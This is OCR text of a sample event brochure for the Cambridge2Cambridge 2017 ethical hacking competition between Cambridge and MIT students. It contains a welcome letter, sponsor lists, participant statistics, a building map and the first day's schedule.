
The Southampton team can join them by competing in an online qualifying event.

< FINISH >

D Sample event brochure

D.1 Brochure for C2C 2017

(. . . starts on next page. . .)


UNIVERSITY OF CAMBRIDGE
MIT CSAIL
Cambridge 2 Cambridge
cybersecuritychallenge 2017
Sponsored by
leidos
nccgroup
Supported by
National Cyber Security Centre
a part of GCHQ
Cabinet Office


nccgroup
Join the NCC Group journey
NCC Group is the place to start, grow and develop your career within the cyber security space - we are passionate about changing the shape of the internet and making it safer. If this is what you're looking for, then NCC Group is the place for you.
www.nccgroup.trust
@nccgroupcareers
cv@nccgroup.trust

WELCOME

Professor Frank Stajano

to the **Cambridge2Cambridge** **Cyber Security Challenge 2017**

It is my great pleasure to welcome all participants to the 800-years-old University of Cambridge. Since the inaugural C2C 2016 last year, held at MIT with 15 students from MIT and 10 from Cambridge, we have run two further national "Inter-ACE" competitions. Today's C2C 2017 is our largest ethical hacking event yet, with three days of competitions and social events for, at the time of writing, 110 students from some of the best universities in the US and UK. Special thanks to our MIT friends for bringing over so many US students.

We have assigned the competitors to teams that are mixed in terms of both provenance and experience. Each team has competitors from US and UK, and no two people from the same university; and each team also mixes experienced and less experienced players, based on the qualifier scores. This is of course intentional. We mix abilities to ensure that even those of you who only started learning about ethical hacking when you heard about this competition will have an equal chance of being in the team that wins the gold: while we shall of course reward competence and excellence, we don't want the event to be dominated exclusively by those who have been hacking for years. We then also mix provenance to ensure that, during these three days, you collaborate with people you didn't already know.

Even though your prior experience may vary, you are all pretty smart, and you have an interest in cyber security. Ten or twenty years from now, a number of you will probably be Security Specialists, Licensed Ethical Hackers, Chief Security Officers, National Security Advisors or other high calibre security professionals. When you find your institution or your country under attack, you will be able to get in touch with the other smart people you met here in Cambridge in 2017, and you'll be in a position to help each other.

Please enjoy the social events as much as the competition, and make a point of connecting with as many new interesting people as you can — not just those on your team. Whether you earn any medals or not, the friends you make during your stay here may well be your most valuable take-home reward.

I am extremely grateful to our partners, sponsors and supporters, large and small, from government, industry and academia, without whom none of this would have been possible. I recommend you engage with them too. Many of them will be keen to offer you a challenging and rewarding job that makes the most of your special talents.


If you are here today, you are part of an élite. Be proud of that. As Spiderman's uncle famously said, "with great power comes great responsibility". You are among the few with the superpowers needed to defend tomorrow's digital society. Use your powers for good: we rely on you. And have fun.


Professor Frank Stajano, University of Cambridge and Trinity College


Co-founder of Cambridge2Cambridge and Inter-ACE


UNIVERSITY OF CAMBRIDGE
MIT CSAIL
would like to thank all our sponsors
for their generous support of the
Cambridge2Cambridge 2017
Supported by
National Cyber Security Centre
a part of GCHQ
Cabinet Office
Platinum Sponsors
leidos
nccgroup
Technical Sponsors
FOR ALL SECURE
ImmersiveLabs
Networking Recruitment Sponsors
context
KPMG
paloalto NETWORKS
Coffee Lounge Sponsor
WILEY


HM Government
NATIONAL CYBER SECURITY STRATEGY 2016-2021
Our vision: we are secure and resilient to cyber threats, prosperous and confident in the digital world
DEFEND
against cyber threats
DETER
our adversaries
DEVELOP
our skills and capabilities
Supported by £1.9bn of transformative investment over 5 years and INTERNATIONAL partnerships


Cambridge 2 Cambridge
cybersecuritychallenge
2017
THE FACTS
110 PARTICIPANTS
89
UK COMPETITORS
31
US COMPETITORS
Universities represented...
UNITED KINGDOM
Cambridge, Imperial College, Lancaster
Queen's University Belfast, Royal Holloway London
Birmingham, Edinburgh, Kent, Oxford
Southampton, Surrey, University College London
UNITED STATES OF AMERICA
MIT, Caly Pomona College, Carnegie Mellon
Columbia, Dakota State, Stanford
Air Force Academy, Arizona, Berkeley
Maryland Baltimore County, Virginia
Worcester Polytechnic Institute
Mixed to make 22 teams of 5 competitors,
with one US and one UK captain per team...
BUT WHO WILL WIN?


VERTICAL MAP OF THE WILLIAM GATES BUILDING
Second Floor
Intel Lab
Coffee Lounge
First Floor
FW26 Cloak Room
Seating & Vending Machines
Ground Floor
Entrance LT1*
Entrance
Cafe Area
The Street
* Lecture Theatre 1




DAY 1

Monday 24th July

1000 -1100	Arrive	Computer Labs
1100 - 1200	Opening Ceremony • Frank Stajano • Howard Shrobe • Sir Gregory Winter • Katy Winterborn • Neil Walton	LT1
1200 -1300	Introduction to CyberNEXS Platform • Susan Crowe	LT1
1300 - 1400	Lunch	The Street
1400 -16:30	Competition	Intel Lab
16.30 - 1700	Daily Competition Debrief	Intel Lab
1700 - 1900	Check-in to Rooms	Trinity College*
1900 - 2000	Burritos & Beer	Nanna Mexico - Petty Cury
2000 - late	Pub Crawl	See separate map!

* Report to the Great Gate Porters Lodge on Trinity Street


THE VARSITY
HOTEL & SPA, CAMBRIDGE
Prosecco & Canapes
6 till 7pm
The Roof Terrace
TUESDAY 25TH JULY - THE VARSITY HOTEL
SIX
SIX
BARBECUE BUFFET
7PM - LATE
SIX RESTAURANT

